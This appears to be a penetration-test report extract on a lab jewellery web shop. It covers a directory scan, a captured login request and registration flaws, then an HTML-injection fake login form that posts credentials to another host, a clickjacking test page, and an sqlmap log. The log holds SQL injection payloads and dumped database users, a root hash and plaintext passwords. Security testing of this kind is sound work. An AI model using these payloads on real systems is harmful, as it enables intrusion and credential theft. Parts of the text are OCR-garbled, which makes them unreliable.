Files found during testing:  Files found with a 200 responce:  /index.php /register.html /about.php /contact.php	
Files found during testing:  Files found with a 200 responce:  /index.php /register.html /about.php /contact.php /viewproduct.php /featured.php /latest.php	
Files found during testing:  Files found with a 200 responce:  /index.php /register.html /about.php /contact.php /viewproduct.php /featured.php /latest.php /topviewed.php	
Files found during testing:  Files found with a 200 responce:  /index.php /register.html /about.php /contact.php /viewproduct.php /featured.php /latest.php	

/Photos/Silver/Man%20Ring/

Photos/Silver/Anklets/Thumbs.db
/extras.php
viewpurchase.php
/js/jquery-1.7.1.min.js
/js/html5.js
js/tabs.js
js/jquery.flexslider-min.js
js/jquery.jcarousel.min.js
js/jquery.fancybox.pack.js
Photos/Gold/Mang%20Tika/Thumbs.db
/js/custom.js
Photos/Gold/Necklaces/Thumbs.db
js/bootstrap.js
js/cloud-zoom.1.0.2.js
image/logopsd.psd
js/jquery.dcjqaccordion.2.9.js
/image/xv_oldpng
js/jquery.js
Files found with a 302 responce:
'default.php

http://192.168.1.20/processlogin.php

POST /processlogin.php HTTP/1.1

Host: 192.168.1.20

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://192.168.1.20/index.php

Cookie: PHPSESSID=I2emn78r6v71s96ph74rki1h74;

SecretCookie=226861636o6p6162223n746573743n31353734333436353131

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 39

txtusername=hacklab&txtpassword=hacklab

HTTP/1.1 200 OK

Date: Thu, 21 Nov 2019 14:44:11 GMT

Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

X-Powered-By: PHP/5.4.7

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Set-Cookie: SecretCookie=226861636o6p6162223n6861636o6p61623n31353734333437343531

Content-Length: 147

Keep-Alive: timeout=5, max=100

Connection: Keep-Alive Content-Type: text/html

## **Registration Testing**

## **Users Registration Form**



Figure 1. Test Account



Figure 2. Test Account Sucessfully Added



Figure 3.New Account with same details as Test Account



Figure 4. Account with same details fails to be created



Home Page

Figure 5. test with slightly varied email



Figure 6. test with <a href="mailto:TEST@email.com">TEST@email.com</a> fails



Home Page

Figure 7. Test with same username, different email



Figure 8. Same username is successful

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Асс Туре	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	jennifer	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	test	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete
0009	Test	Account	test	test1	test@email.com	1 Test Road	1234567	user	1	Edit	Delete
0010	Test	Account	test	test1	test1@email.com	1 Test Road	1234567	user	1	Edit	Delete

Figure 9. admin view of accounts successfully created so far



Figure 10. Account with no password



Figure 11. No password is successful





Figure 12. No password account being logged into



Figure 13. Can't log into no password account



Home Page

Figure 14. Account with no details other than '1' for email as can't be empty

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Асс Туре	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	jennifer	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete
0009	Test	Account	test	test1	test@email.com	1 Test Road	1234567	user	1	Edit	Delete
0010	Test	Account	test	test1	test1@email.com	1 Test Road	1234567	user	1	Edit	Delete
0011	Test	Account	test2		test2@email.com	2 Test Drive	12345678	user	1	Edit	Delete
0012							0	user	1	Edit	Delete
0013					1		0	user	1	Edit	Delete

Figure 15. Admin view of accounts successfully created

# <a href="mailto:csrf.html">csrf.html</a> <a href="html">html>cbody>

#### **HTML** Injection

<div style="position: absolute; left: 0px; top: 0px; width: 1900px; height: 1300px; z-index:
1000; background-color:white; padding: 1em;" id="login\_center\_main">Please login with
valid credentials:<br><form name="login" action="http://192.168.1.200/login.htm"><div
id="inputDivLogin"><div id="LoginLabel"><b>Username</b></div><div
id="LoginInput"><input name="txtusername" class="Logintextboxes"
type="text"></div></div><br><div id="inputDivLogin"><div
id="LoginLabel"><b>Password</b></div><div id="LoginInput"><input name="txtpassword"
class="LoginLabel"><b>Password</b></div><div id="LoginInput"><input name="txtpassword"
class="Logintextboxes" type="password"></div></div><br><div</div><br><div</div><cli>id="inputDivLoginControl"><div><input id="btnSignin" class="LoginButton" value="Sign in"
type="submit"><input class="LoginButton" id="btnClear" value="Clear"
type="reset"><</div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div>

#### clickjacking.html

```
<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
Website is vulnerable to clickjacking!
<iframe src="192.168.1.20" width="500" height="500"></iframe>
</body>
</html>
```

## APPENDIX C - SQLMAP LOG

```
sqlmap identified the following injection point(s) with a total of 284 HTTP(s) requests:
---
Parameter: search (POST)
   Type: boolean-based blind
   Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
   Payload: search=-7328') OR 7623=7623#&select=type
```

Type: error-based Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED) Payload: search=1') AND (SELECT 2\*(IF((SELECT \* FROM (SELECT CONCAT(0x7178717671,(SELECT (ELT(9319=9319,1))),0x7170626b71,0x78))s), 8446744073709551610, 8446744073709551610)))-gMow&select=type Type: time-based blind Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: search=1') AND (SELECT 4389 FROM (SELECT(SLEEP(5)))sygw)-- MgXN&select=type web application technology: Apache 2.4.3, PHP 5.4.7 back-end DBMS: MySQL >= 5.5 banner: '5.5.27' current user: 'root@localhost' current database: 'bbjewels' hostname: 'box' current user is DBA: True database management system users [5]: [\*] "@'linux' [\*] "@'localhost' [\*] 'pma'@'localhost' [\*] 'root'@'linux' [\*] 'root'@'localhost' database management system users password hashes: [\*] pma [1]: password hash: NULL [\*] root [1]: password hash: \*6DAC18BF7340F4603E4F77AF62406F3A2723D92A database management system users privileges: [\*] "@'linux' [1]: privilege: USAGE [\*] "@'localhost' [1]: privilege: USAGE [\*] 'pma'@'localhost' [1]: privilege: USAGE [\*] 'root'@'linux' (administrator) [28]: privilege: ALTER privilege: ALTER ROUTINE privilege: CREATE privilege: CREATE ROUTINE privilege: CREATE TABLESPACE privilege: CREATE TEMPORARY TABLES privilege: CREATE USER

privilege: CREATE VIEW
privilege: DELETE
privilege: DROP
privilege: EVENT
privilege: EXECUTE
privilege: FILE
privilege: INDEX
privilege: INSERT
privilege: LOCK TABLES
privilege: PROCESS
privilege: REFERENCES
privilege: REFERENCES

privilege: REPLICATION CLIENT privilege: REPLICATION SLAVE

privilege: SELECT

privilege: SHOW DATABASES privilege: SHOW VIEW privilege: SHUTDOWN privilege: SUPER privilege: TRIGGER privilege: UPDATE

## [\*] 'root'@'localhost' (administrator) [28]:

privilege: ALTER

privilege: ALTER ROUTINE

privilege: CREATE

privilege: CREATE ROUTINE privilege: CREATE TABLESPACE

privilege: CREATE TEMPORARY TABLES

privilege: CREATE USER
privilege: CREATE VIEW
privilege: DELETE
privilege: DROP
privilege: EVENT
privilege: EXECUTE
privilege: FILE
privilege: INDEX

privilege: INSERT privilege: LOCK TABLES privilege: PROCESS privilege: REFERENCES privilege: RELOAD

privilege: REPLICATION CLIENT privilege: REPLICATION SLAVE

privilege: SELECT

privilege: SHOW DATABASES privilege: SHOW VIEW

privilege: SHUTDOWN privilege: SUPER privilege: TRIGGER privilege: UPDATE database management system users roles: [\*] "@'linux' [1]: role: USAGE [\*] "@'localhost' [1]: role: USAGE [\*] 'pma'@'localhost' [1]: role: USAGE [\*] 'root'@'linux' (administrator) [28]: role: ALTER role: ALTER ROUTINE role: CREATE role: CREATE ROUTINE role: CREATE TABLESPACE role: CREATE TEMPORARY TABLES role: CREATE USER role: CREATE VIEW role: DELETE role: DROP role: EVENT role: EXECUTE role: FILE role: INDEX role: INSERT role: LOCK TABLES role: PROCESS role: REFERENCES role: RELOAD role: REPLICATION CLIENT role: REPLICATION SLAVE role: SELECT role: SHOW DATABASES role: SHOW VIEW role: SHUTDOWN role: SUPER role: TRIGGER role: UPDATE [\*] 'root'@'localhost' (administrator) [28]: role: ALTER role: ALTER ROUTINE role: CREATE

role: CREATE ROUTINE

role: CREATE TEMPORARY TABLES role: CREATE USER role: CREATE VIEW role: DELETE role: DROP role: EVENT role: EXECUTE role: FILE role: INDEX role: INSERT role: LOCK TABLES role: PROCESS role: REFERENCES role: RELOAD role: REPLICATION CLIENT role: REPLICATION SLAVE role: SELECT role: SHOW DATABASES role: SHOW VIEW role: SHUTDOWN role: SUPER role: TRIGGER role: UPDATE Database: bbjewels Table: sub\_menu [32 entries] | id | mmenu\_id | smenu\_name | smenu\_link | 0001 | 5 | Bangles | viewproduct.php | | 0002 | 5 | viewproduct.php | | EarRings | 0003 | 5 | Necklaces | viewproduct.php | | viewproduct.php | 0004 | 5 | Nose Pin 0005 | 5 | Pendant Set | viewproduct.php | 0006 | 5 | Pendants | viewproduct.php | | LadyRings | viewproduct.php | | 0007 | 5 0008 | 3 | Bangles | viewproduct.php | | 0009 | 3 | viewproduct.php | | Ear Rings | viewproduct.php | | 0010 | 3 | Mang Tika | 0011 | 3 | Mangalsutra | viewproduct.php | | 0012 | 3 | Necklaces | viewproduct.php | | 0013 | 3 | Nose Rings | viewproduct.php | | 0014 | 3 | Pendant Set | viewproduct.php | | 0015 | 3 | Pendants | viewproduct.php |

role: CREATE TABLESPACE

```
| 0016 | 4
           | Anklets
                     | viewproduct.php |
| 0017 | 4
                     | viewproduct.php |
           | Armlets
| 0018 | 4
           | Bracelet
                     | viewproduct.php |
| 0019 | 4
           | Brooches
                      | viewproduct.php |
| 0020 | 4
           | Hair Pin
                     | viewproduct.php |
0021 | 4
           | EarRings
                     | viewproduct.php |
| 0022 | 4
           | Cuffilinks
                    | viewproduct.php |
           | Chain
                     | viewproduct.php |
| 0023 | 4
| 0024 | 4
           | ManRings
                      | viewproduct.php |
 0025 | 4
           | Pendants
                      | viewproduct.php |
           | Pendants Sets | viewproduct.php |
| 0026 | 4
| 0027 | 4
           | Lady Rings | viewproduct.php |
| 0028 | 3
           | LadyRings | viewproduct.php |
| 0029 | 3
           | ManRings
                     | viewproduct.php |
| 0030 | 4
           | ToeRings
                      | viewproduct.php |
| 0031 | 8
           | Views
                     | topviewed.php |
| 0032 | 8
           | Sellings
                     | topsell.php |
+----+
Database: bbjewels
Table: users
[4 entries]
| ac type | surname | address
| user id | tel | name | email
                                                                | username |
password | thumbnail | user status |
| 0001 | 54954491 | Ian | if@yahoo.com | user
                                               | Ferguson | Montagne Blanche | ianf
| 12345 | <blank> | 1
| 0002 | 54954491 | Benny | admin@hacklabmadeup.com | Administrator | Hill | Montagne
Blanche | admin | jennifer | <blank> | 0
| 0003 | 59999995 | Steve | hacklab@hacklab.com | user
                                                    | Brown | 1 Bell Street |
hacklab | hacklab | rick.jpg | 1
| 0005 | 12312312 | Tom | tsmith@hacklab.com | user
                                                   | Smith | 1 wewer we w |
tsmith | hacklab | <blank> | 1
Database: bbjewels
Table: jewellery
[297 entries]
+-----+
| id | type
         descr
                           | price | path
                                            | noviews | topsell | category |
prodname
```

++	·++++++
	latest   Diamond Carte:20\r\n\r\n   1000.00   Diamond/Bangles/1.jpg   14
	1   Diamond/Bangles/1.jpg
	featured   Diamond Carte:20\r\n\r\n   1000.00   Diamond/Bangles/2.jpg   13
27	
0003	featured   Diamond Carte:15\r\nGold Carte:24   1000.00   Diamond/Bangles/3.jpg   0
_	1   Diamond/Bangles/3.jpg
0004	featured   Diamond Carte:15\r\n   1000.00   Diamond/Bangles/4.jpg   2   7
1	Diamond/Bangles/4.jpg
0005	soon   Diamond Carte:20\r\nGold Carte:24   1000.00   Diamond/Bangles/5.jpg   1
1	1   Diamond/Bangles/5.jpg
0006	featured   Diamond carte:10\r\nGold Carte:24   1000.00   Diamond/Bangles/6.jpg   0
0	1   Diamond/Bangles/6.jpg
0007	$ \ \ featured\  \ \ Diamond\ Carte: 10\ \  \ \ 1000.00\  \ \ Diamond\ /\ Bangles/7.jpg \qquad  \ \ 0 \qquad  \ \ 0$
1	Diamond/Bangles/7.jpg
	featured   Diamond Carte:20\r\nGold Carte:24   1000.00   Diamond/Bangles/8.jpg   1
	1   Diamond/Bangles/8.jpg
	featured   Diamond Carte:25\r\n
1	Diamond/Bangles/9.jpg
	featured   Diamond Carte:25\r\n   1000.00   Diamond/Bangles/10.jpg   0   0
1	Diamond/Bangles/10.jpg
:	soon   Diamond Carte:20   1000.00   Diamond/Bangles/11.jpg   0   0
1	Diamond/Bangles/11.jpg
	featured   Diamond Carte:10\r\ngold Carte:24   1000.00   Diamond/EarRings/1.jpg   0
	2   Diamond/EarRings/1.jpg
	featured   Diamond Carte:12\r\nGold Carte:24   1000.00   Diamond/EarRings/2.jpg   0   2   Diamond/EarRings/2.jpg
•	2   Diamond/EarRings/2.jpg     featured   Diamond Carte:14\r\nGold Carte:24   1000.00   Diamond/EarRings/3.jpg   0
	2   Diamond/EarRings/3.jpg
	featured   Diamond Carte:16\r\nGold Carte:24   1000.00   Diamond/EarRings/4.jpg   0
_	2   Diamond/EarRings/4.jpg
•	featured   Diamond Carte:18\r\nGold Carte:24   1000.00   Diamond/EarRings/5.jpg   0
•	2   Diamond/EarRings/5.jpg
	featured   Diamond Carte:20\r\nGold Carte:24   2500.00   Diamond/EarRings/6.jpg   0
	2   Diamond/EarRings/6.jpg
•	featured   Diamond carte:5\r\nGold Carte:24   2500.00   Diamond/EarRings/7.jpg   0
	2   Diamond/EarRings/7.jpg
•	latest   Diamond Carte:10\r\nGold Carte:24   2500.00   Diamond/EarRings/8.jpg   0
	2   Diamond/EarRings/8.jpg
0023	featured   Diamond Carte:16\r\nGold Carte:24   1000.00   Diamond/EarRings/9.jpg   0
0	2   Diamond/EarRings/9.jpg
0026	latest   Diamond Carte:20   1000.00   Diamond/Lady Ring/1.jpg   6   14
8	Diamond/Lady Ring/1.jpg
0027	$ \ \ featured\  \ \ Diamond\ Carte: 10\ \  \ \ Carte: 24\ \  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ 1000.00\ \  \ \ \ Diamond\ / Lady\ Ring/2.jpg \qquad  \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ $
0	8   Diamond/Lady Ring/2.jpg

	0028	featured   Diamond Carte:12\r\nGold Carte: 24   1000.00   Diamond/Lady Ring/3.jpg   0
	0	8   Diamond/Lady Ring/3.jpg
	0029	latest   Diamond Carte:14\r\nGold Carte:24   1000.00   Diamond/Lady Ring/4.jpg   0
		8   Diamond/Lady Ring/4.jpg
	0030	featured   Diamond Carte:18\r\nGold Carte: 24   1000.00   Diamond/Lady Ring/5.jpg   2
		8   Diamond/Lady Ring/5.jpg
	0031	featured   Diamond Carte:20\r\nGold Carte: 24   2500.00   Diamond/Lady Ring/6.jpg   0
		8   Diamond/Lady Ring/6.jpg
	0032	latest   Diamond Carte:20\r\nGold Carte: 24   2500.00   Diamond/Lady Ring/7.jpg   0
		8   Diamond/Lady Ring/7.jpg
١		featured   Diamond Carte: 10\r\nGold Carte:24   2500.00   Diamond/Lady Ring/8.jpg   0
١		8   Diamond/Lady Ring/8.jpg
١		featured   Diamond Carte:19\r\nGold Carte:24   2500.00   Diamond/Lady Ring/9.jpg   0
١		8   Diamond/Lady Ring/9.jpg
١		featured   Diamond Carte:14\r\nGold Carte:24   375.00   Diamond/Lady Ring/10.jpg   0
١		8   Diamond/Lady Ring/10.jpg
١		featured   Diamond Carte:10   1000.00   Diamond/Necklaces/1.jpg   0   0
١		Diamond/Necklaces/1.jpg
١		featured   Diamond Carte:15   1000.00   Diamond/Necklaces/2.jpg   0   0
١		Diamond/Necklaces/2.jpg
١		featured   Diamond Carte:12   1000.00   Diamond/Necklaces/3.jpg   0   0
١		Diamond/Necklaces/3.jpg
١		featured   Diamond Carte:14   1000.00   Diamond/Necklaces/4.jpg   0   0
		Diamond/Necklaces/4.jpg     foatured   Diamond Cartes 13
		featured   Diamond Carte:13   1000.00   Diamond/Necklaces/5.jpg   0   0   Diamond/Necklaces/5.jpg
 		latest   Diamond Carte:15   1000.00   Diamond/Necklaces/6.jpg   1   2
 		Diamond/Necklaces/6.jpg
 		latest   Diamond Carte:16   1000.00   Diamond/Necklaces/7.jpg   0   0
l I		Diamond/Necklaces/7.jpg
   		featured   Diamond Carte:1\r\nGold Carte:24   1000.00   Diamond/Nose Pin/1.jpg   0
		4   Diamond/Nose Pin/1.jpg
•		featured   Diamond Carte:2\r\nGold Carte:24   2500.00   Diamond/Nose Pin/2.jpg   0
i		4   Diamond/Nose Pin/2.jpg
i		featured   Diamond Carte:3\r\nGold Carte:24   375.00   Diamond/Nose Pin/3.jpg   0
i		4   Diamond/Nose Pin/3.jpg
i		featured   Diamond carte:4\r\nGold Carte:24   4550.00   Diamond/Nose Pin/4.jpg   0
i	0 1	4   Diamond/Nose Pin/4.jpg
i		featured   Diamond Carte:5\r\nGold Carte:24   500.00   Diamond/Nose Pin/5.jpg   0
i		4   Diamond/Nose Pin/5.jpg
i		featured   Diamond Carte:6\r\nGold Carte:24   1799.00   Diamond/Nose Pin/6.jpg   0
i		4   Diamond/Nose Pin/6.jpg
•		featured   Diamond Carte:7\r\nGold Carte:24   780.00   Diamond/Nose Pin/7.jpg   0
i		4   Diamond/Nose Pin/7.jpg
i	0050	featured   Diamond Carte:8\r\nGold Carte:24   890.00   Diamond/Nose Pin/8.jpg   0
i		4   Diamond/Nose Pin/8.jpg

		d Carte:24   900.00   Diamond/Nose Pin/9.jpg   0
	4   Diamond/Nose Pin/9.jpg	
•	•	old Carte:24   1000.00   Diamond/Nose Pin/10.jpg   0
	4   Diamond/Nose Pin/10.jpg	1275 00   Diamond/Dandont Sat/1 ing   0   10
	featured   Diamond Carte:25	375.00   Diamond/Pendant Set/1.jpg   0   0
6   0054	Diamond/Pendant Set/1.jpg     soon   Diamond Carte:15	2500.00   Diamond/Pendant Set/2.jpg   0   0
•	Diamond/Pendant Set/2.jpg	2500.00   Diamond/Pendant Set/2.jpg   0   0
	featured   Diamond Carte:10	2500.00   Diamond/Pendant Set/3.jpg   0   0
	Diamond/Pendant Set/3.jpg	2300.00   Diamond/Fendant Set/3.jpg   0   0
	featured   Diamond Carte: 25	375.00   Diamond/Pendant Set/4.jpg   0   0
•	Diamond/Pendant Set/4.jpg	373.00   Blamonay chading Sety 1.jpg   0   0
•	featured   Diamond Carte:15	2500.00   Diamond/Pendant Set/5.jpg   0   0
	Diamond/Pendant Set/5.jpg	1000100   1101110110, 101101111
•	featured   Diamond Carte:30	375.00   Diamond/Pendant Set/6.jpg   0   0
•	Diamond/Pendant Set/6.jpg	1 1
	featured   Diamond Carte:15	2500.00   Diamond/Pendant Set/7.jpg   0   0
•	Diamond/Pendant Set/7.jpg	7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7
	featured   Diamond Carte:17	2500.00   Diamond/Pendant Set/8.jpg   0   0
	Diamond/Pendant Set/8.jpg	
	featured   Diamond Carte:20	2500.00   Diamond/Pendant Set/9.jpg   0   0
6	Diamond/Pendant Set/9.jpg	
0063	featured   Diamond Carte:20\r\n	1000.00   Diamond/Pendant Set/10.jpg   0
0	6   Diamond/Pendant Set/10.jpg	g
0065	featured   Diamond Carte:20	1799.00   Diamond/Pendants/2.jpg   0   0
	Diamond/Pendants/2.jpg	
0066	featured   Diamond Carte:10\r\n	780.00   Diamond/Pendants/3.jpg   0   0
	Diamond/Pendants/3.jpg	
	featured   Diamond Carte: 12	890.00   Diamond/Pendants/4.jpg   0   0
	Diamond/Pendants/4.jpg	
•	featured   Diamond Carte:15	900.00   Diamond/Pendants/5.jpg   0   0
•	Diamond/Pendants/5.jpg	1,000,001,01
	featured   Diamond Carte:20\r\n	1000.00   Diamond/Pendants/6.jpg   0
0   7	, , , , , ,	14000 00   Discount   December   10   10
•	featured   Diamond Carte:15\r\n	1000.00   Diamond/Pendants/9.jpg   8
0   7	, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,	2500 00   Diamond/Bandonts/10 inc.   10   10
•	featured   Diamond Carte:25	2500.00   Diamond/Pendants/10.jpg   0   0
	Diamond/Pendants/10.jpg	Large of Diamond/Dondonts/1 ing. Lo. Lo.
•	featured   Diamond Carte:15   Diamond/Pendants/1.jpg	2500.00   Diamond/Pendants/1.jpg   0   0
	featured   Diamond Carte:15\r\n	375.00   Diamond/Pendants/7.jpg   0   0
	Diamond/Pendants/7.jpg	373.00   Diamond/Fendants/7.jpg   0   0
	featured   Diamond Carte:15	375.00   Diamond/Pendants/8.jpg   0   0
•	Diamond/Pendants/8.jpg	1 373.00   Diamona/1 Chadins/0.Jpg   10   10
0076		1000.00   Gold/Bangles/1.jpg   0   0   9
•	Bangles/1.jpg	1 -222.00   20.0/ 20.0/20/ 2.1/20   0   0   0
1 5014/	ן פאני- ויייסייים	

0077   featured   Gold Carte:24	1000.00   Gold/Bangles/2.jpg	0	0	9
Gold/Bangles/2.jpg				
0082   featured   Gold Carte: 24	1000.00   Gold/Bangles/3.jpg	0	0	9
Gold/Bangles/3.jpg				
0083   featured   Gold Carte:24	1000.00   Gold/Bangles/4.jpg	0	0	9
Gold/Bangles/4.jpg				
0084   featured   Gold Carte:24	1000.00   Gold/Bangles/5.jpg	4	0	9
Gold/Bangles/5.jpg				
0085   featured   Gold Carte:24	1000.00   Gold/Bangles/6.jpg	0	0	9
Gold/Bangles/6.jpg				
0086   featured   Gold Carte: 24	1000.00   Gold/Bangles/7.jpg	0	0	9
Gold/Bangles/7.jpg				
0087   featured   Gold Carte: 24	1000.00   Gold/Bangles/8.jpg	0	0	9
Gold/Bangles/8.jpg				
0088   featured   Gold Carte:24	1000.00   Gold/Bangles/9.jpg	0	0	9
Gold/Bangles/9.jpg				
0089   featured   Gold Carte: 24	1000.00   Gold/Bangles/10.jpg	0	0	9
Gold/Bangles/10.jpg	1 = 00 00 1 0 11/5 01 /4 /			
0090   featured   Gold Carte:24	500.00   Gold/Ear Rings/1.jpg	0	0	10
Gold/Ear Rings/1.jpg	14700 00 1 0 11/5 8: /2:			
0091   featured   Gold Carte:24	1799.00   Gold/Ear Rings/2.jpg	0	0	l
10   Gold/Ear Rings/2.jpg	1 4 7 0 0 0 1 C 1 1 / F P' / 2 *	1.0	1.0	
0092   featured   Gold Carte:24	1799.00   Gold/Ear Rings/3.jpg	0	0	l
10   Gold/Ear Rings/3.jpg	1 700 00 1 Cald/Fair Bio /4 in	1.0	1.0	140
0093   featured   Gold Carte:24	780.00   Gold/Ear Rings/4.jpg	0	0	10
Gold/Ear Rings/4.jpg	1 000 00 1 Cald/Fam Bin - a/F in -	1.0	1.0	140
0094   featured   Gold Carte:24	900.00   Gold/Ear Rings/5.jpg	0	0	10
Gold/Ear Rings/5.jpg	1 1000 00   Cold/For Bings /6 ing	1.0	1.0	1
0095   featured   Gold Carte:24	1000.00   Gold/Ear Rings/6.jpg	0	0	ı
10   Gold/Ear Rings/6.jpg	1 1000 00 1 Cold/For Bings /7 ing	1.0	1.0	1
0096   featured   Gold Carte:24 10   Gold/Ear Rings/7.jpg	1000.00   Gold/Ear Rings/7.jpg	0	0	ı
10   Gold/Ear Rings/7.jpg     0097   featured   Gold Carte:24	1000.00   Gold/Ear Rings/8.jpg	ΙO	ΙΛ	1
10   Gold/Ear Rings/8.jpg	1000.00   Gold/Ear Killgs/6.Jpg	0	0	
0098   featured   Gold Carte: 24	1000.00   Gold/Ear Rings/9.jpg	0	0	1
10   Gold/Ear Rings/9.jpg	1000.00   Gold/Lai Kiligs/3.jpg	10	10	ı
0099   featured   Gold Carte: 24	1000.00   Gold/Ear Rings/10.jpg	l 1	0	1
10   Gold/Ear Rings/10.jpg	1000.00   Gold/Lai Kings/10.jpg	1	10	ı
0100   featured   Gold Carte:24	500.00   Gold/Lady Rings/1.jpg	0	0	ı
35   Gold/Lady Rings/1.jpg	300.00   Gold/ Lady Milgs/ 1.jpg	10	10	ı
0101   featured   Gold Carte:24	1799.00   Gold/Lady Rings/2.jpg	0	0	
35   Gold/Lady Rings/2.jpg	1/33.00   Gold/ Lddy Milgs/ 2.Jpg	10	10	I
0102   featured   Gold Carte:24	780.00   Gold/Lady Rings/3.jpg	0	0	ı
35   Gold/Lady Rings/3.jpg	1 20:00   20:0/ 200/80/ 3.198	, •	, •	'
0103   featured   Gold Carte:24	890.00   Gold/Lady Rings/4.jpg	0	0	ı
35   Gold/Lady Rings/4.jpg	1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	, ~	, •	'
ו פאניי ויסטיו וייים ו				

0104   featured   Gold Carte: 24	900.00   Gold/Lady Rings/5.jpg	0	0	1
35   Gold/Lady Rings/5.jpg     0105   featured   Gold Carte:24	1000.00   Gold/Lady Rings/6.jpg	0	0	ı
35   Gold/Lady Rings/6.jpg	1 1000 00 1 Cold / Lody Dings / 7 ing	1.0	1.0	
0106   featured   Gold Carte:24 35   Gold/Lady Rings/7.jpg	1000.00   Gold/Lady Rings/7.jpg	0	0	I
0107   featured   Gold Carte:24	1000.00   Gold/Lady Rings/8.jpg	0	0	- 1
35   Gold/Lady Rings/8.jpg     0108   featured   Gold Carte:24	1000.00   Gold/Lady Rings/9.jpg	0	0	1
35   Gold/Lady Rings/9.jpg	1000.00   Gold, Eddy 1111,657 51,166	10	10	1
0109   soon   Gold Carte:24	1000.00   Gold/Lady Rings/10.jpg	0	0	1
35   Gold/Lady Rings/10.jpg     0110   featured   Gold Carte:24	500.00   Gold/Man Rings/1.jpg	0	0	ı
36   Gold/Man Rings/1.jpg	500100   6010, 11111, 111, 1111, 1111, 1111, 1111, 1111, 1111, 1111, 1111, 1111, 1111, 11	10	10	'
0111   featured   Gold Carte:24	1799.00   Gold/Man Rings/2.jpg	0	0	)
36   Gold/Man Rings/2.jpg     0112   featured   Gold Carte:24	780.00   Gold/Man Rings/3.jpg	0	0	ı
36   Gold/Man Rings/3.jpg		1 9	1 0	'
0113   featured   Gold Carte:24	890.00   Gold/Man Rings/4.jpg	0	0	
36   Gold/Man Rings/4.jpg     0114   featured   Gold Carte: 24	890.00   Gold/Man Rings/5.jpg	0	0	ı
36   Gold/Man Rings/5.jpg	030100   0014, 1141 1141 1441 145	10	10	'
0115   featured   Gold Carte: 24	900.00   Gold/Man Rings/6.jpg	0	0	
36   Gold/Man Rings/6.jpg     0116   featured   Gold Carte:24	1000.00   Gold/Man Rings/7.jpg	0	0	)
36   Gold/Man Rings/7.jpg	1000.00   Gold/Mail Kings/7.jpg	10	10	, ,
0117   featured   Gold Carte:24	1000.00   Gold/Man Rings/8.jpg	0	0	)
36   Gold/Man Rings/8.jpg	1 1000 00 L Cald/May a Tile /1 in a	1.0	1.0	144
0118   featured   1 Gram   Gold/Mang Tika/1.jpg	1000.00   Gold/Mang Tika/1.jpg	0	0	11
